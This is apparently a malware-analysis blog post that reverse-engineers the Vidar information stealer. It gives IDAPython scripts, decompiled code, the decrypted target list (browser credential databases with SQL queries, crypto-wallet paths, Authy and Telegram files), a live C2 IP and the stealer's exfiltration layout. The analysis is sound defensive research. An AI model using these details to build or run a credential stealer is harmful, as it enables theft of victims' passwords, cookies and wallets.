

Deep Analysis of Vidar Information Stealer

📍 [eIn0ty.github.io/malware analysis/vidar/](https://github.com/eIn0ty/malware-analysis/vidar/)

February 6, 2022

17 minute read

Vidar (forked from **Arkei** info stealer) is very popular info stealer written in C++.

What does it steal?

The malware has all the kinds of classic features of stealers:

- Stealing browser Data (auto-fill, history, cookies - credit cards)
- Stealing Crypto mining wallets
- Stealing data from **2FA** software like **Authy**
- Searching for specific documents
- Telegram notifications
- Screenshot
- Get a complete snapshot of all information of the computer victim

Vidar's clients have access to a C2 Shop portal where they are able to generate their own payloads. So there is no management on their side. For this in-depth analysis, I will inspect the **49.7 version** of Vidar.


Before starting, I want to thank my friend [@_n1ghtw0lf](#) because he helped me a lot to write this report.. Let's start ^_^

Vidar overview

SHA256: `532BC078A68683CE70CB765191A128FADEE2A23180B1A8E8A16B72F1A8EE291A`

I will give a brief overview of how Vidar operates then I will go into details in the upcoming sections.

This is the basic config from [Hatching sandbox](#).




Vidar collects All important data from victim's device then **Uploads** them to C2 server and delete these files from the device with `taskkill.exe`



The collection will be something like that (I got it from sandbox so I lost some data because sandbox doesn't contain everything)

compress them in `.zip` file to be ready for uploading.



You can watch this [video](#) which describes the operation from server side.

Sample Preparation (strings & dlls)

I faced some problems in my sample, all strings are encrypted and dlls are dynamic allocated.

```
call mw_decrypt_all_strings
; 183: sub_4996C0();
call mw_build_imports
```

Vidar tries to decrypt it with the first function before starting any process.

```
mw_decrypt_all_strings proc near
push    esi
push    0Fh
push    offset a56dh5mh9gryc05 ; "56DH5MH9GRYC054"
push    offset unk_4BFB18
mov     esi, ecx
call    mw_dec_str
push    7
push    offset aAveextk ; "AVEEXTK"
push    offset unk_4BFB08
mov     ecx, esi
mov     dword_4D8DE4, eax
call    mw_dec_str
push    6
push    offset aMqu4ak ; "MQU4AK"
push    offset unk_4BFAF8
mov     ecx, esi
mov     dword_4D90CC, eax
call    mw_dec_str
push    0Eh
push    offset a190ugooxlgk05s ; "190UG00XLGK05S"
push    offset aPiy3esz ; "PIY{!.,%3eSZ>"
mov     ecx, esi
mov     dword_4D8FE4, eax
call    mw_dec_str
push    13h
push    offset aCsr7msoev4o2wu ; "CSR7MS0EV402WUTWXAL"
push    offset aL0E9tyzQ52c ; "l0=E(|9tyZ&Q<;5:=2c"
mov     ecx, esi
```

Decrypt strings

The encryption algorithm is pretty easy and straight forward. We just do `text = xor(key, cipher)` for every encrypted text by automating it with *IDAPython*.

This is the script for the mission. "Every section of the code has a comment to make it readable for you"

```

import idc

def dec_str(key, data, length):
    res = bytearray()
    for i in range(length):
        res.append(key[i] ^ data[i])
    return res.decode()

start = 0x401301
end = 0x4031E5
ea = start
addrs = []

dec = ''
key = b''
data = b''
length = 0

while ea <= end:
    # check if operand is immediate
    if idc.get_operand_type(ea, 0) == idc.o_imm:
        addrs.append((idc.get_operand_value(ea, 0)))

    # get key, data, length
    if len(addrs) == 3:
        length = addrs[0]
        data = idc.get_bytes(addrs[1], length)
        key = idc.get_bytes(addrs[2], length)
        addrs = []

    # comment decrypted string
    if idc.print_insn_mnem(ea) == "call":
        dec = dec_str(key, data, length)
        idc.set_cmt(ea, dec, 1)

    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_mem) and
(idc.get_operand_type(ea, 1) == idc.o_reg):
        global_var = idc.get_operand_value(ea, 0)
        idc.set_name(global_var, "STR_" + dec, SN_NOWARN)

    # move to next instruction
    ea = idc.next_head(ea, end)

```

After this step you must see a clear plain text. Here you are the results:

Expand to see more

INSERT_KEY_HERE

JohnDoe

HAL9TH

api.faceit.com

/core/v1/nicknames/

about

Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko)

Version/6.0 Mobile/10A5376e Safari/8536.25

C:/ProgramData/

.exe

:Zone.Identifier

[ZoneTransfer] Zoneld=2
Windows
ProgramData
RECYCLE.BIN
Config.Msi
System Volume Information
msdownld.tmp
Recovery
Local/Temp
Program Files
Recycle.Bin
All Users
MicrosoftEdge/Cookies
Users/Public
Local/Packages
Local/NuGet
Roaming/WinRAR
Local/Microsoft
Microsoft
fee_estimates
peers
mempool
banlist
governance
mncache
mnpayments
netfulfilled
passwords.txt
Login Data
Cookies
Web Data
/files/Autofill
/files/Cookies
/files/CC
/files/History
/files/Downloads
/files/
/files/Files
hwid
os
platform
profile
user
ccount
fcount
telegram
ver

```

vaultcli.dll
VaultOpenVault
VaultCloseVault
VaultEnumerateItems
VaultGetItem
VaultFree
SELECT url FROM moz_places
%s/Mozilla/Firefox/profiles.ini
/signons.sqlite
SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins
/logins.json
formSubmitURL
usernameField
encryptedUsername
encryptedPassword
guid
SELECT host, name, value FROM moz_cookies
SELECT origin_url, username_value, password_value FROM logins
SELECT name, value FROM autofill
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM
credit_cards
SELECT target_path, tab_url from downloads
SELECT url, title from urls
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name,
encrypted_value from cookies
C:/Users/
/AppData/Roaming/FileZilla/recentServers.xml
<Host>
<Port>
<User>
<Pass encoding="base64">
Soft: FileZilla
/AppData/Roaming/.purple/accounts.xml
<protocol>
<name>
<password>
Soft: Pidgin
/Thunderbird/Profiles/
C:/Program Files (x86)/Mozilla Thunderbird
APPDATA
LOCALAPPDATA
Thunderbird
/files/Telegram
/Telegram Desktop/tdata/*
D877F783D5D3EF8C*
/Telegram Desktop/tdata/
key_dats

```

/Telegram Desktop/tdata/D877F783D5D3EF8C/*
map*
/Telegram Desktop/tdata/D877F783D5D3EF8C/
firefox.exe
plugin-container.exe
update_notifier.exe
Mozilla Firefox
/Mozilla/Firefox/Profiles/
Pale Moon
/Moonchild Productions/Pale Moon/Profiles/
Waterfox
/Waterfox/Profiles/
Cyberfox
/8pecxstudios/Cyberfox/Profiles/
BlackHawk
/NETGATE Technologies/BlackHawk/Profiles/
IceCat
/Mozilla/icecat/Profiles/
K-Meleon
/K-Meleon/
Google Chrome
/Google/Chrome/User Data/
Chromium
/Chromium/User Data/
Kometa
/Kometa/User Data/
Amigo
/Amigo/User Data/
Torch
/Torch/User Data/
Orbitum
/Orbitum/User Data/
Comodo Dragon
/Comodo/Dragon/User Data/
Nichrome
/Nichrome/User Data/
Maxthon5
/Maxthon5/Users/
Sputnik
/Sputnik/User Data/
Epic Privacy Browser
/Epic Privacy Browser/User Data/
Vivaldi
/Vivaldi/User Data/
CocCoc
/CocCoc/Browser/User Data/
URAN

/uCozMedia/Uran/User Data/
QIP Surf
/QIP Surf/User Data/
Cent Browser
/CentBrowser/User Data/
Elements Browser
/Elements Browser/User Data/
TorBro Browser
/TorBro/Profile/
Suhba Browser
/Suhba/User Data/
Mustang Browser
/Rafotech/Mustang/User Data/
Chedot Browser
/Chedot/User Data/
Brave_Old
/brave/
7Star
/7Star/7Star/User Data/
Microsoft Edge
/Microsoft/Edge/User Data/
360 Browser
/360Browser/Browser/User Data/
QQBrowser
/Tencent/QQBrowser/User Data/
Opera
/Opera Software/Opera Stable/
OperaGX
/Opera Software/Opera GX Stable/
Local State
Cookies
%s_%s.txt
TRUE
FALSE
/Microsoft/Windows/Cookies/Low/
Cookies/IE_Cookies.txt
/Packages/Microsoft.MicrosoftEdge_8wekyb3d8bbwe/AC/#!001/MicrosoftEdge/Cookies/
Cookies/Edge_Cookies.txt
/files/Wallets
%USERPROFILE%
%DESKTOP%
KERNEL32.DLL
LoadLibraryA
GetProcAddress
VirtualAllocExNuma
gdi32.dll
ole32.dll

user32.dll
psapi.dll
BCRYPT.DLL
BCryptCloseAlgorithmProvider
BCryptDestroyKey
BCryptOpenAlgorithmProvider
BCryptSetProperty
BCryptGenerateSymmetricKey
BCryptDecrypt
CRYPT32.DLL
CryptUnprotectData
CryptStringToBinaryA
C:/ProgramData/nss3.dll
NSS_Init
NSS_Shutdown
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK11SDR_Decrypt
advapi32.dll
RegOpenKeyExA
RegQueryValueExA
RegCloseKey
RegOpenKeyExW
RegGetValueW
RegEnumKeyExA
RegGetValueA
GetUserNameA
GetCurrentHwProfileA
wininet.dll
InternetCloseHandle
InternetReadFile
HttpSendRequestA
HttpOpenRequestA
InternetConnectA
InternetOpenA
HttpAddRequestHeadersA
HttpQueryInfoA
InternetSetFilePointer
InternetOpenUrlA
InternetSetOptionA
DeleteUrlCacheEntry
CreateCompatibleBitmap
SelectObject
BitBlt
DeleteObject
CreateDCA

GetDeviceCaps
CreateCompatibleDC
CoCreateInstance
CoUninitialize
GetDesktopWindow
ReleaseDC
GetKeyboardLayoutList
CharToOemA
GetDC
wsprintfA
EnumDisplayDevicesA
GetSystemMetrics
GetModuleFileNameExA
GetModuleBaseNameA
EnumProcessModules
TronLink
/Local Extension Settings/ibnejdfjmmkpcnlpebklmnkoeiohofec/CURRENT
/Sync Extension Settings/ibnejdfjmmkpcnlpebklmnkoeiohofec/CURRENT
/Local Extension Settings/ibnejdfjmmkpcnlpebklmnkoeiohofec
/Sync Extension Settings/ibnejdfjmmkpcnlpebklmnkoeiohofec
MetaMask
/Local Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn/CURRENT
/Sync Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn/CURRENT
/Local Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn
/Sync Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn
BinanceChainWallet
/Local Extension Settings/fhbohimaelbohpbjbbldcngcnapndodjp/CURRENT
/Sync Extension Settings/fhbohimaelbohpbjbbldcngcnapndodjp/CURRENT
/Local Extension Settings/fhbohimaelbohpbjbbldcngcnapndodjp
/Sync Extension Settings/fhbohimaelbohpbjbbldcngcnapndodjp
Authenticator
/Local Extension Settings/bhghoamapcdpbohphigoooadinpkbai/CURRENT
/Sync Extension Settings/bhghoamapcdpbohphigoooadinpkbai/CURRENT
/Local Extension Settings/bhghoamapcdpbohphigoooadinpkbai
/Sync Extension Settings/bhghoamapcdpbohphigoooadinpkbai
Wallets
Plugins
wallet.dat
/Wallets/
keystore
Ethereum"
/Ethereum/
Electrum
/Electrum/wallets/
ElectrumLTC
/Electrum-LTC/wallets/
Exodus

/Exodus/
exodus.conf.json
window-state.json
/Exodus/exodus.wallet/
passphrase.json
seed.seco
info.seco
ElectronCash
/ElectronCash/wallets/
default_wallet
MultiDoge
/MultiDoge/
multidoge.wallet
JAXX
/jaxx/Local Storage/
file__0.localstorage
Atomic
/atomic/Local Storage/leveldb/
000003.log
CURRENT
LOCK
LOG
MANIFEST-000001
0000*
Binance
/Binance/
app-store.json
Coinomi
/Coinomi/Coinomi/wallets/
*.wallet
*.config
wallet_path
SOFTWARE/monero-project/monero-core
/Monero/
SELECT fieldname, value FROM moz_formhistory
/files/Soft
/files/Soft/Authy
/Authy Desktop/Local Storage/
/Authy Desktop/Local Storage/*.localstorage
/Opera Stable/Local State
Let's move to the next step...

Building imports

Vidar uses `LoadLibraryA` & `GetProcAddress` to make a build imports dynamically. The following function is used for this mission.

```

LibraryA = LoadLibraryA(dword_4D8C68);
v1 = LibraryA;
if ( LibraryA )
{
    dword_4D9824 = GetProcAddress(LibraryA, dword_4D8D00);
    dword_4D9804 = GetProcAddress(v1, dword_4D8EA0);
    dword_4D9840 = dword_4D9804(v1, dword_4D8DE8);
}
v2 = dword_4D9824(dword_4D8DB0);
v8 = dword_4D9824(dword_4D8CC4);
v3 = dword_4D9824(dword_4D8FF0);
v4 = dword_4D9824(dword_4D8D84);
v5 = dword_4D9824(dword_4D8C4C);
v9 = dword_4D9824(dword_4D9034);
v10 = dword_4D9824(dword_4D8C14);
v7 = dword_4D9824(dword_4D8D0C);
if ( v2 )
{
    dword_4D97FC = dword_4D9804(v2, dword_4D8C38);
    dword_4D9828 = dword_4D9804(v2, dword_4D9070);
    dword_4D97D0 = dword_4D9804(v2, dword_4D8EEC);
    dword_4D97C8 = dword_4D9804(v2, dword_4D8DDC);
    dword_4D97C0 = dword_4D9804(v2, dword_4D8F08);
    dword_4D9844 = dword_4D9804(v2, dword_4D8C18);
}
if ( v8 )
{
    dword_4D97D8 = dword_4D9804(v8, dword_4D8DD0);
    dword_4D97D4 = dword_4D9804(v8, dword_4D8C20);
}

```

But there are no readable **APIs**. So I wrote an **IDAPython** script to rename it. The script used the **decrypted strings** and map them with the functions to get a clear overview. “you can check it with the debugger”

```

import idc

start = 0x49978D
end = 0x499B62
ea = start

api_names = []

while ea <= end:
    # get GetProcAddress API name
    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_reg) and
(idc.get_operand_type(ea, 1) == idc.o_mem):
        addr = idc.get_operand_value(ea, 1)
        name = idc.get_name(addr)
        if name.startswith("STR_"):
            api_names.append(name)

    # assign GetProcAddress result to global var
    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_mem) and
(idc.print_operand(ea, 1) == "eax"):
        addr = idc.get_operand_value(ea, 0)
        name = api_names.pop(0)
        idc.set_name(addr, "API_" + name[4:])

    # move to next instruction
    ea = idc.next_head(ea, end)

```

Now you can look and enjoy..

```

LibraryA = LoadLibraryA(STR_KERNEL32_DLL);
v1 = LibraryA;
if ( LibraryA )
{
    LoadLibraryA_ = GetProcAddress(LibraryA, STR_LoadLibraryA);
    GetProcAddress_0 = GetProcAddress(v1, STR_GetProcAddress);
    dword_4D9840 = GetProcAddress_0(v1, STR_VirtualAllocExNuma);
}
LibraryA = LoadLibraryA(STR_BCRYPT_DLL);
hModule = LoadLibraryA(STR_CRYPT32_DLL);
v3 = LoadLibraryA(STR_advapi32_dll);
v4 = LoadLibraryA(STR_wininet_dll);
v5 = LoadLibraryA(STR_gdi32_dll);
v9 = LoadLibraryA(STR_ole32_dll);
v10 = LoadLibraryA(STR_user32_dll);
v7 = LoadLibraryA(STR_psapi_dll);
if ( LibraryA )
{
    API_BCryptCloseAlgorithmProvider = GetProcAddress_0(LibraryA, STR_BCryptCloseAlgorithmProvider);
    API_BCryptDestroyKey = GetProcAddress_0(LibraryA, STR_BCryptDestroyKey);
    API_BCryptOpenAlgorithmProvider = GetProcAddress_0(LibraryA, STR_BCryptOpenAlgorithmProvider);
    API_BCryptSetProperty = GetProcAddress_0(LibraryA, STR_BCryptSetProperty);
    API_BCryptGenerateSymmetricKey = GetProcAddress_0(LibraryA, STR_BCryptGenerateSymmetricKey);
    API_BCryptDecrypt = GetProcAddress_0(LibraryA, STR_BCryptDecrypt);
}

```

Imported DLLs

Here is a list of imported functions:

Expand to see more

bcrypt.dll

- BCryptCloseAlgorithmProvider
- BCryptDestroyKey
- BCryptOpenAlgorithmProvider
- BCryptSetProperty
- BCryptGenerateSymmetricKey
- BCryptDecrypt

crypt32.dll

- CryptUnprotectData
- CryptStringToBinaryA

advapi32.dll

- RegOpenKeyExA
- RegQueryValueExA
- RegCloseKey
- RegOpenKeyExW
- RegGetValueW
- RegEnumKeyExA
- RegGetValueA
- GetUserNameA
- GetCurrentHwProfileA

wininet.dll

- InternetCloseHandle
- InternetReadFile
- HttpSendRequestA
- HttpOpenRequestA
- InternetConnectA
- InternetOpenA
- HttpAddRequestHeadersA
- HttpQueryInfoA
- InternetSetFilePointer
- InternetOpenUrlA
- InternetSetOptionA
- DeleteUrlCacheEntry

gdi32.dll

- CreateCompatibleBitmap
- SelectObject
- BitBlt
- DeleteObject
- CreateDCA
- GetDeviceCaps
- CreateCompatibleDC

ole32.dll

- CoCreateInstance
- CoUninitialize

user32.dll

- GetDesktopWindow

ReleaseDC
GetKeyboardLayoutList
CharToOemA
GetDC
wsprintfA
EnumDisplayDevicesA
psapi.dll
GetModuleFileNameExA
GetModuleBaseNameA
EnumProcessModules

Extra DLLs

The malware has been observed, upon execution. DLL files are required during the stealing process of different kind of browsers. So it downloads them with connecting to ip: `162.55.213.180` via GET request. They are deleted when task is done.

DLL	Description
freebl3.dll	Freebl Library for the NSS (Mozilla Browser)
mozglue.dll	Mozilla Browser Library
msvcp140.dll	Visual C++ Runtime 2015
nss3.dll	Network System Services Library (Mozilla Browser)
softokn3.dll	Mozilla Browser Library
vcruntime140.dll	Visual C++ Runtime 2015

Well, Now our sample is ready to reverse its functionalities. Let's Continue...

C2 Server

C2 IP `162.55.213.180` (real C2)

Vidar has 2 profiles with different websites, every profile should have same IP list. IPs delimited with `|` in each list.

So Vidar tries to grep c2 server IP from 1 of them 'In our case just 1 IP'. you can check profile description

First `mastodon.online/@prophef1`

1	Saved password
1	Cookies / AutoFill
1	Wallet
1	Internet History
1	??? – Supposed to be Skype (<i>not implemented</i>)/
1	??? – Supposed to be Steam (<i>not implemented</i>)/
1	Telegram
1	Screenshot
1	Grabber
1	???
250	Max Size (kb)
Default	Name of the profile (also used for archive file into the files repository)

Second part

%DESKTOP % → Selected folder repository where the grabber feature will search recursively (or not) some selected data

Third part

.txt:/dat:/wallet/./2fal./backup/./code/./password/./auth/./google/./utcl/./UTC/./crypt/./key/.*

Fourth part

50 Max Size per file (kb)

true Collect Recursively

Fifth part

movies:music:mp3;

This is the exception part, the grabber will avoid those strings if it matches in the files searched recursively in the specific wanted folder.

Folder generation

To summarize all kind of possibles files/folders that will be generated for the malicious repository is in fact pretty simple :

```
//files                <- Master folder
//files//Autofill      <- Auto-Fill files
//files//CC            <- Credit Cards
//files//Cookies       <- Cookies
//files//Downloads     <- Downloaded data history from browsers
//files//Files         <- Profile configs (Archives)
//files//History       <- Browser histories
//files//Soft          <- Master folder for targeted softwares
//files//Soft//Authy   <- 2FA software
//files//Telegram      <- Telegram messages
//files//Wallets      <- Cryptomining Wallets
```

General list files

```
//files/screenshot.jpg <- Actual screenshot of the screen
//files/passwords.txt  <- Passwords consolidated all at once
//files//information.txt <- Snapshot of the computer setup
//files//outlook.txt   <- Outlook cardentials
```


Browsers

- firefox
- waterfall
- Cyberfox
- BlackHawk
- IceCat
- Opera
- OperaGX
- Chromium
- Kometa
- Amigo
- Torch
- orbitum
- Nichrome
- Maxthon 5
- sputnik
- CocCoc
- Uran
- 7Star
- QQBrowser
- CryptoTab Browser
- Brave
- Brave old

Of course, this list could be longer than this if there are some browsers based on chromium repository.

2 Factor Authentication software (2FA)

This technique could be also another door for vulnerabilities because no system is safe and stealing it will be more and more common in the future. So with Vidar, the **Authy** software is targeted.



More specifically the SQLite file on the corresponding application on %APPDATA% repository.

```
v1 = getenv("APPDATA");
mw_compare_strings(v85, v1, strlen(v1));
v42 = &v34;
v87 = 0;
mw_assign_dir_to_create(&v34, v85, "\\Authy Desktop\\Local Storage\\*.localstorage");
sub_4994B0(&v43, v34, v35, v36, v37, v38, v39, v40);
LOBYTE(v87) = 1;
v42 = v44;
v41 = v43;
if ( v43 != v44 )
{
    v2 = v47 + 8;
    do
    {
        v54 = 7;
        v53 = 0;
        WideCharStr[0] = 0;
        sub_403AD0(v41, 0, -1);
        LOBYTE(v87) = 2;
        v3 = mw_assign_dir_to_create(v48, v2, "\\files\\Soft");
        if ( *(v3 + 5) >= 0x10u )
            v3 = *v3;
        CreateDirectoryA(v3, 0);
        if ( v50 >= 0x10 )
            operator delete(v48[0]);
        v4 = mw_assign_dir_to_create(v48, v2, "\\files\\Soft\\Authy");
```

So guys don't fully trust a system even security system. Give your privacy all your care.

Messengers

- outlook

```
sub_404380(  
    &v15,  
    v14,  
    -2147483647,  
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88"  
    "A00104B2A6676\\00000003");  
LOWORD(FileName[0]) = 0;  
LOBYTE(v21) = 2;  
v19 = 7;  
v18 = 0;  
sub_403CF0(FileName, L"files\\outlook.txt", 17);
```

Here is the data that Vidar steals : extracted from sandbox machine

```
c\sid : {ED475411-B0D6-11D2-8C3B-00104B2A6676}  
Mini UID : 224868084  
Account Name : honey@pot.com  
Display Name : HoneyPot Mail  
Email : honey@pot.com  
POP3 Server : 192.168.1.1  
SMTP Server : 192.168.1.1  
POP3 User : honey@pot.com  
POP3 Password : honeypass356  
SMTP Secure Connection : 0  
Leave on Server : 917507  
Delivery Store EntryID :  
Delivery Folder EntryID :
```

- Thunderbird
- Telegram

I won't describe how Vidar steals them because the process (in-depth) is painful and needs another report to explain. :)

Crypto Wallets

- Etecrum
- Exodus
- ElectronCash
- MultiDoge
- JAXX
- Atomic
- Binance

This list could change if the customer added some additional files to search for specific areas on victim's machine.


Information log

to understand how this file is generated with the corresponding API call, breakpoint on these API if you want to take your time to analyze all the step easily. Vidar steals almost all general information about victim machine and save it in **inforamtion.txt** file like:

- Date
- Machine ID
- GUID
- HWID
- Path
- Work DIR

```
{
  v40 = vidar_version(v138); // 49.7
  if ( *(v40 + 5) >= 0x10u )
    v40 = *v40;
  fprintf(v39, "Version: %s\n\n", v40);
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  fprintf(v39, "Date: %s", Buffer);
  qmemcpy(v126, sub_493F60(v138), 0x1Cu);
  fprintf(v39, "MachineID: %s\n");
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  qmemcpy(v126, sub_493ED0(v138), 0x1Cu);
  fprintf(v39, "GUID: %s\n");
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  qmemcpy(v126, sub_4940F0(v138), 0x1Cu);
  fprintf(v39, "HWID: %s\n\n");
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  CurrentProcessId = GetCurrentProcessId();
  v42 = sub_497F10(v138, CurrentProcessId);
  if ( *(v42 + 20) >= 0x10u )
    v42 = *v42;
  fprintf(v39, "Path: %s \n", v42);
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  v43 = ::lpPathName[0];
  if ( dword_4D60E0 < 0x10 )
    v43 = ::lpPathName;
  fprintf(v39, "Work Dir: %s \n\n", v43);
}
```

Get the name of the operating system and platform is classic because this is, in fact, a concatenation of two things. First, Vidar check if Windows is 32 or 64-bit, it checks itself if is running on WOW64 with the help of IsWow64Process.



Second, with RegOpenKeyExA, the value of this registry key is fetched:

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/ProductName

```

DWORD * __stdcall mw_check_productname_key(_DWORD *a1)
{
    int v2; // [esp+28h] [ebp-20Ch] BYREF
    int v3; // [esp+2Ch] [ebp-208h] BYREF
    char v4[256]; // [esp+30h] [ebp-204h] BYREF
    char Src[256]; // [esp+130h] [ebp-104h] BYREF

    v2 = 255;
    memset(v4, 0, 255);
    if ( !API_RegOpenKeyExA(-2147483646, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 131353, &v3) )
        API_RegQueryValueExA(v3, "ProductName", 0, 0, v4, &v2);
    API_RegCloseKey(v3);
    API_CharToOemA(v4, Src);
    a1[5] = 15;
    a1[4] = 0;
    *a1 = 0;
    mw_compare_strings(a1, Src, strlen(Src));
    return a1;
}

